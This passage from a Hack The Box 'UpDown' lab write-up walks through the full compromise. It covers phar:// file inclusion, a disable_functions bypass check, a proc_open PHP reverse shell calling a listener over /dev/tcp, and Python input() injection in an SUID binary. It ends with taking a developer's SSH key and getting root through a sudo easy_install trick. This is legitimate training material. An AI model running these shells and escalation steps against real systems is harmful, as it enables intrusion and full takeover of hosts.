9. http://dev.siteisup.htb/?page=phar://uploads/8fd4de7870366571c01ba80329f75518/test.pwn3d/test
10. SUCCESS, we can see the index.php page on the website.
```

Most functions are disabled

- *#pwn_disable_functions_index_php*

28. **Enumerating the `index.php` page**

```
1. Filter for 'disable_functions'. Those are all the functions that are disabled.
2. There is a bunch of disbled functions, but I do not know PHP. So i am not sure what a-lot of these functions do. I do know however that 'system,exec,shell_exec' these functions are necessary for us to get a shell and they are disabled.
3. So what do we do?
4. There is a PHP function bypasser tool on github
```

bfunc bypasser

29. **Look up bfunc in Github.** `bfunc bypasser`

```
1. Google 'bfunc bypasser github'
2. https://github.com/teambi0s/dfunc-bypasser
3. ▷ git clone https://github.com/teambi0s/dfunc-bypasser.git
4. We have to edit this line
5. phpinfo = requests.get(url, headers = {'Special-Dev': 'only4dev'}).text
6. In BlackArch I have to install python2-requests
7. sudo pacman -S python2-requests
8. SUCCESS it runs but I get an error.
9. Figures the script is old 5 years ago.
10. I looked for it in the AUR did not find it.
11. TIME STAMP: 02:28:00. dfunc-bypasser.py script works. I am getting the test.pwned deleted before I can run
```

```
the script. So I have to upload it again and then attempt to run the following command.
12. ~/hackthebox/updown/dfunc-bypasser (master ✘)✹ ▷ python2.7 dfunc-bypasser.py --url
'http://dev.siteisup.htb/?page=phar://uploads/1cd9c73da16a07674d02267e2b836f50/test.pwnit/test'
.....................................................................
Please add the following functions in your disable_functions option:
proc_open
If PHP-FPM is there stream_socket_sendto,stream_socket_client,fsockopen can also be used to be exploit by
poisoning the request to the unix socket
```

30. **PoC to exfiltrate `index.php` starts from `02:20:00` to `02:25:00`**

I had to restart at `02:10:00` to get the *PoC* to work. I uploaded `test.pwn3d` and it fails to render `index.php`. Finally fixed the issue and I am now ready to finish this box.

31. **Continuing on with the `dfunc python2.7` script. Time Stamp is `02:28:00`. I was successful in getting the same output as `Savitar`. In other words the script it working fine.**

```
1. Google 'reverse shell proc_open'
2. https://gist.github.com/noobpk/33e4318c7533f32d6a7ce096bc0457b7
```

Got Shell

32. **We need to create a cmd shell with this proc_open feature. That is all we need. We do not need that entire long script. See link above about this script below**

```
1. ▷ jbat cmd.php
<?php
    // Spawn shell process
    $descriptorspec = array(
       0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
       1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
       2 => array("pipe", "w")   // stderr is a pipe that the child will write to
    );

    $shell = "/bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.3/443 0>&1'";

    $process = proc_open($shell, $descriptorspec, $pipes);
?>
2.  ▷ zip cmd.zip cmd.php
  adding: cmd.php (deflated 49percent)
3. ▷ mv cmd.zip cmd.pwned
4. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
5. ▷ burpsuite &> /dev/null & disown
6.  **Remember you have to have 'Special-Dev: only4dev' in the Burpsuite 'Match and Replace' just using the
replace that the only thing we are adding.
7. Go to http://dev.siteisup.htb/ and upload the cmd.pwned file and click checkfile.
8. uploaded to http://dev.siteisup.htb/uploads/
9. Now lastly run this command with the correct path http://dev.siteisup.htb/?
page=phar://uploads/80d9df12e260ac96612fef1b60ab05c4/cmd.pwned/cmd
10. SUCCESS, we have shell
```

33. **We got shell lets enumerate**

```
1. ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.11.177 33804
bash: cannot set terminal process group (910): Inappropriate ioctl for device
bash: no job control in this shell
www-data@updown:/var/www/dev$ whoami
whoami
www-data
2. www-data@updown:/var/www/dev$ hostname -I
hostname -I
10.10.11.177 dead:beef::250:56ff:feb9:82c3
```

Savitar explains what the `phar wrapper` is.

34. **He takes a break from enumerating the box to show how the `phar://` flag works in PHP**

```
1. Time Stamp 02:34:00
2. http://dev.siteisup.htb/?page=php://filter/convert.base64-
```

```
encode/resource=phar://uploads/80d9df12e260ac96612fef1b60ab05c4/cmd.pwned/cmd
3. Exfiltrate data in base64 using the 'phar://' flag.
```

Upgrade Shell

- *#pwn_upgrade_target_shell_xterm_256color_UPDOWN*

35. **First, *lets upgrade our shell*.**

```
1. www-data@updown:/var/www/dev$ hostname -I
hostname -I
10.10.11.177 dead:beef::250:56ff:feb9:82c3
2. www-data@updown:/var/www/dev$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
2. Press 'Ctrl + z'
www-data@updown:/var/www/dev$ ^Z
[1]  + 45687 suspended  sudo nc -nlvp 443
3. ▷ stty raw -echo; fg
4. reset xterm
5. www-data@updown:/var/www/dev$ echo $TERM
dumb
6. www-data@updown:/var/www/dev$ export TERM=xterm
7. How to colorize your target shell
8. www-data@updown:/var/www/dev$ export TERM=xterm-256color
9. www-data@updown:/var/www/dev$ source /etc/skel/.bashrc
10. www-data@updown:/var/www/dev$ stty size
24 80
11. run 'stty size' on your local machine and tranfer that row and column size to your target shell session.
12. ▷ stty size
49 224
13. www-data@updown:/var/www/dev$ stty rows 24 columns 224
14. Now we have a completely upgraded shell with color and functionality. SEE BELOW. ⬇⬇⬇
```

```
www-data@updown:/var/www/dev$ echo $TERM
dumb
www-data@updown:/var/www/dev$ export TERM=xterm
www-data@updown:/var/www/dev$ export TERM=xterm-256color
www-data@updown:/var/www/dev$ source /etc/skel/.bashrc
www-data@updown:/var/www/dev$ stty size
24 80
www-data@updown:/var/www/dev$ stty rows 24 columns 224
www-data@updown:/var/www/dev$
```

NoLogin Fix

36. **You may get no login when you do an `echo $SHELL` . Do this to fix it.**

```
1. www-data@updown:/var/www/dev$ echo $SHELL
/usr/sbin/nologin
2. www-data@updown:/var/www/dev$ export SHELL=/bin/bash
3. www-data@updown:/var/www/dev$ tty
/dev/pts/0
```

37. **Lets continue to do the enumeration on the box again.**

```
1. www-data@updown:/var/www/html/dev$ git log
commit 010dcc30cc1e89344e2bdbd3064f61c772d89a34 (HEAD -> main, origin/main, origin/HEAD)
2. www-data@updown:/home/developer$ cat user.txt
cat: user.txt: Permission denied
3. www-data@updown:/home/developer$ ls -la user.txt
-rw-r----- 1 root developer 33 Jan  5 05:02 user.txt
4. WTF
```


38. ***We will need to convert to the developer user to get the user flag for that user***

```
1. www-data@updown:/home/developer$ ls -la
2. www-data@updown:/home/developer/dev$ ls -la
total 32
drwxr-x--- 2 developer www-data   4096 Jun 22  2022 .
drwxr-xr-x 6 developer developer  4096 Aug 30  2022 ..
-rwsr-x--- 1 developer www-data  16928 Jun 22  2022 siteisup
-rwxr-x--- 1 developer www-data    154 Jun 22  2022 siteisup_test.py
3. I can see that siteisup is a 'stickybit' because my prompt is colored. I am pointing that out becuase
```

```
upgrading the terminal session with 256color is not a waste of time in my opinion. Some people do not want to
waste time with a colored prompt.
```

39. `siteisup` file is an *SUID* stickybit

```
1. 4. www-data@updown:/home/developer/dev$ file siteisup
siteisup: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b5bbc1de286529f5291b48db8202eefbafc92c1f, for GNU/Linux 3.2.0, not
stripped
```



Lets check out the `siteisup` file

```
1. www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:^CTraceback (most recent call last):
  File "/home/developer/dev/siteisup_test.py", line 3, in <module>
    url = input("Enter URL here:")
KeyboardInterrupt
2. www-data@updown:/home/developer/dev$ strings siteisup | grep -i -B2 "siteisup_test.py"
[]A\A]A^A_
Welcome to 'siteisup.htb' application
/usr/bin/python /home/developer/dev/siteisup_test.py
3. www-data@updown:/home/developer/dev$ cat siteisup_test.py ; echo
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
        print "Website is up"
else:
        print "Website is down"
4. www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:http://localhost
Traceback (most recent call last):
  File "/home/developer/dev/siteisup_test.py", line 3, in <module>
    url = input("Enter URL here:")
  File "<string>", line 1
    http://localhost
        ^
SyntaxError: invalid syntax
```

41. Manipulating python input function

```
1. https://stackoverflow.com/questions/4960208/python-2-7-getting-user-input-and-manipulating-as-string-without-
quotations
2. "See documentation. As of python 2.7 input automatically calls eval() -
0x45 Apr 11, 2018 at 12:26"
3. www-data@updown:/home/developer/dev$ python2.7 siteisup_test.py
Enter URL here:__import__('os').system('id')
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Traceback (most recent call last):
4. It gives a Traceback error but it still executes our command. See above.
```

PrivESC to developer

42. So here is our way to elevate to developer user.

```
1. www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__('os').system('bash -p')
2. developer@updown:/home/developer/dev$ whoami
developer
3. But I still get denied when I try to cat out user.txt
```

***WTF*, is going on. I thought this was a medium box. Sorry little bit a raging we are all human after all.**

```
1. developer@updown:/home/developer$ cat user.txt
cat: user.txt: Permission denied
2. developer@updown:/home/developer$ whoami
developer
3. developer@updown:/home/developer$ touch test
4. developer@updown:/home/developer$ ls -la
-rw-r--r-- 1 developer www-data     0 Jan  5 08:53 test
-rw-r----- 1 root      developer   33 Jan  5 05:02 user.txt
5. I can write to this directory. But ROOT is owner of the file 'user.txt' that is why I can not open it.
6. Actually I am wrong. I should be able to read it. The reason is because if we do 'id' our group still belongs
to 'www-data'. We need to change that.
```

PrivESC to developer group via SSH

44. **SSH as developer to change to developer group.**

```
1. developer@updown:/home/developer$ cd .ssh
developer@updown:/home/developer/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
<snip>
3. ~/hackthebox/updown ▷ vim id_rsa
4. ~/hackthebox/updown ▷ jbat id_rsa
5. ~/hackthebox/updown ▷ chmod 600 id_rsa
6. ~/hackthebox/updown ▷ ssh -i id_rsa developer@10.10.11.177
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.177' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-122-generic x86_64)
7. developer@updown:~$ whoami
developer
8. developer@updown:~$ export TERM=xterm
9. developer@updown:~$ ls -l
total 8
drwxr-x--- 2 developer www-data  4096 Jun 22  2022 dev
-rw-r--r-- 1 developer www-data     0 Jan  5 08:53 test
-rw-r----- 1 root      developer   33 Jan  5 05:02 user.txt
developer@updown:~$ cat user.txt
5b9989c2c7ca169d99536247c3787e86
10. Now that we are really in the 'developer' group we can read the file.
```

45. **GTFOBins**


```
1. https://gtfobins.github.io/#easy
2. If you type easy. The easy_install is there. Click on 'sudo'.
3. GTFOBINS (easy_install)
Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to
access the file system, escalate or maintain privileged access.

    1. TF=$(mktemp -d)
    2. echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
    3. sudo easy_install $TF
4. Run the above 3 commands and you got ROOT. You can copy and paste them all at once or 1 by 1 from the GTFObins
website. See below for step by step example.
```

PrivESC RooT

46. **Privesc to root**

```
1. developer@updown:~$ TF=$(mktemp -d)
2. developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" >
$TF/setup.py
3. developer@updown:~$ sudo easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
```

```
Processing tmp.rejFGIZRcN
Writing /tmp/tmp.rejFGIZRcN/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.rejFGIZRcN/egg-dist-tmp-luCD_j
4. # whoami
root
5. # cat /root/root.txt
0861c58288d0919b968c71904bd3bd84
6. Something I knew but I had forgotten. If you are root you can just type 'bash' to get a root tty.
7. # bash
root@updown:/tmp/tmp.rejFGIZRcN#
```



Pwned